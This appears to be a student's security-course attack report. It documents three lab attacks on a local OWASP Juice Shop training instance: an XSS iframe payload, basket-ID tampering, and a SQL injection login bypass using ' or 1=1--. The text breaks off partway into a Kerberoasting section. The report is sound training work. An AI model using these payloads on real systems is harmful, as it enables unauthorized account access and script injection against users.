# COMP – 357

# ATTACK REPORT

Submitted by: Sreehari Jiji

Student id: 10316483

# Exercise 1 — OWASP Juice Shop

**Attack 1: DOM-Based Cross-Site Scripting (XSS)**

**Overview**

This section documents a controlled demonstration of a DOM-based Cross-Site Scripting (XSS) vulnerability in OWASP Juice Shop. The objective is to show how unsafe client-side handling of user input can lead to script execution in the browser, and to provide clear evidence to support later mitigation validation.

**Scope**

Testing was performed only against a locally deployed OWASP Juice Shop training instance within an isolated lab environment. No external systems, real accounts, or production data were involved.

**Threat Scenario**

A web application processes user-supplied input in the browser without adequate sanitization or output encoding. An attacker uses this weakness to inject scripts that execute in a victim's session. In real-world environments, this can enable session abuse, content manipulation, or user redirection depending on application context and protections.

**Target Environment**

- Application: OWASP Juice Shop
- Deployment: Docker on Kali VM
- Access URL: http://localhost:3000

**Tools Used**

- Web browser

**Execution Steps**

1. Accessed the Juice Shop application at:
   http://localhost:3000
2. Located the Search input on the main interface.


3. Entered the following XSS test payload into the search field:

   <iframe src="javascript:alert('xss')">

4. Submitted the search request.
5. Observed a browser alert displaying xss, confirming that injected script content executed in the client-side context.


## Evidence

- **Search field showing the injected payload.**



avascript:alert('xss')">

- **Browser alert confirming script execution.**



http://localhost:3000/#/search?q=<iframe src%3D"javascript:alert('xss')">

Firefox is installing components needed to play the audio or video on this page. Please try again later.

avascript:alert('xss')">

Search Results -

localhost:3000

xss

### Result

The application’s client-side search handling allowed injected input to execute as script, demonstrating a DOM-based XSS condition within the training environment.

### Real-World Security Impact

In a production-equivalent system, this class of vulnerability could allow an attacker to execute arbitrary JavaScript in user sessions, potentially enabling account abuse, UI manipulation, malicious redirection, or exploitation of trust relationships between the application and its users.

### Reproducibility

This result can be reproduced by deploying Juice Shop using the provided Docker configuration and repeating the search input steps with the payload listed above.

### Attack 2: Broken Access Control (IDOR via Basket Identifier)

### Overview

This section documents a controlled demonstration of broken access control within OWASP Juice Shop. The objective is to show how insecure direct object references (IDOR) can allow access to resources outside the current user's authorization scope when client-exposed identifiers are manipulated.

### Scope

Testing was performed only against a locally deployed OWASP Juice Shop training instance within an isolated lab environment. No external systems, real accounts, or production data were involved.

### Threat Scenario

A web application exposes internal object identifiers to the client without enforcing server-side authorization checks for each request. An attacker modifies these identifiers to access or interact with resources belonging to other users. In real-world applications, this can lead to data disclosure, unauthorized transactions, or privacy violations.

### Target Environment

- Application: OWASP Juice Shop
- Deployment: Docker on Kali VM
- Access URL: http://localhost:3000

### Tools Used

- Web browser (Developer Tools)

### Execution Steps

1. Accessed the application at:
   http://localhost:3000
2. Logged in as a standard user.
3. Added items to the basket to ensure a basket object was created.
4. Navigated to the basket page:
   http://localhost:3000/#/basket

5. Opened Developer Tools and located the basket identifier in:
   Session Storage - http://localhost:3000


6. Identified the key:
   bid

7. Modified the bid value (incremented/decremented) to reference a different basket ID.

8. Reloaded the basket page to observe the authorization outcome.

### Evidence

- Basket page showing the normal user basket context.




Your Basket (sjiji@flemingcollege.ca)

| | | | |
|---|---|---|---|
| Apple Juice (1000ml) | 1 | 1.99¤ | |
| Apple Pomace | 1 | 0.89¤ | |

Total Price: 2.88¤

You will gain 0 Bonus Points from this order!

- Session Storage view displaying the original bid.



Your Basket (sjiji@flemingcollege.ca)

Apple Juice (1000ml) 1 1.99¤


Apple Pomace 1 0.89¤

Total Price: 2.88¤

You will gain 0 Bonus Points from this order!


| Key | Value |
|---|---|
| bid | 6 |
| itemTotal | 2.88 |

- Session Storage view showing the modified bid.



| Key | Value |
|---|---|
| bid | 5 |
| itemTotal | 54.93000000000001 |

- Basket page outcome after bid manipulation (demonstrating access beyond intended authorization).



You successfully solved a challenge: View Basket (View another user's shopping basket.) X

Your Basket (sjiji@flemingcollege.ca)

| | | | |
|---|---|---|---|
| Eggfruit Juice (500ml) | 5 | 8.99¤ | |
| Raspberry Juice (1000ml) | 2 | 4.99¤ | |

| Key | Value |
|---|---|
| bid | 5 |
| itemTotal | 54.93000000000001 |

### Result

Manipulating the client-exposed basket identifier (bid) changed the server-side basket context presented to the user. This demonstrates an IDOR-style broken access control condition in the training application.

### Real-World Security Impact

In a production-equivalent system, this weakness could allow an attacker to access or modify another user's shopping cart or related account resources. This may lead to privacy violations, unauthorized purchases, data integrity issues, and loss of user trust.

### Reproducibility

This result can be reproduced by deploying Juice Shop using the provided Docker configuration, logging in as a standard user, adding items to a basket, and then modifying the bid value in Session Storage before reloading the basket page.

### Attack 3: Broken Authentication (SQL Injection-Based Login Bypass)

#### Overview

This section documents a controlled demonstration of a broken authentication weakness in OWASP Juice Shop. The objective is to show how unsafe input handling in an authentication workflow can allow an attacker to bypass login controls and gain unauthorized access.

#### Scope

Testing was performed only against a locally deployed OWASP Juice Shop training instance within an isolated lab environment. No external systems, real accounts, or production data were involved.

#### Threat Scenario

An application fails to properly validate or sanitize authentication inputs and relies on unsafe query logic or insecure input handling. An attacker can manipulate the login process to bypass credential checks and authenticate without a valid password. In real-world applications, this can lead to unauthorized access, data exposure, and administrative compromise.

#### Target Environment

- Application: OWASP Juice Shop
- Deployment: Docker on Kali VM
- Access URL: http://localhost:3000

#### Tools Used

- Web browser

#### Execution Steps


1. Accessed the login page at:
   http://localhost:3000/#/login
2. In the email field, entered the following authentication bypass input:

   ```
   ' or 1=1--
   ```
3. Entered any value in the password field.

4. Submitted the login request.
5. Observed successful unauthorized authentication. In the Juice Shop training dataset, this behavior resulted in access to the first matching user context, which represents an administrative-level session in this lab scenario.

### Evidence

- Login page showing the injection-style input in the email field.




Login

Email*: ' or 1=1--


Password*: 1

□ Remember me

- Post-login state indicating successful unauthorized/admin-level access.



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.) X



enge: Login Admin (Log in with the administrator's user account.) X

### Result

The application accepted crafted input in the authentication workflow and granted access without valid credentials for the intended privileged user context. This demonstrates a broken authentication condition in the training environment.

### Real-World Security Impact

In a production-equivalent system, an authentication bypass of this type could allow attackers to compromise user or administrative accounts, access sensitive data, and perform unauthorized actions. This may lead to data breaches, fraud, and loss of trust in the application’s security controls.

### Reproducibility

This result can be reproduced by deploying Juice Shop using the provided Docker configuration and repeating the login steps above with the documented input.

# Exercise 2 - Kerberoasting

## Attack : Kerberoasting – Service Account Credential Recovery

### Overview

This section documents a controlled demonstration of a Kerberoasting attack against an Active Directory lab environment. The objective was to show how weak service account passwords can be recovered by requesting Kerberos service tickets and performing offline cracking. This highlights how legacy password policies and insecure configurations can expose service accounts to compromise and 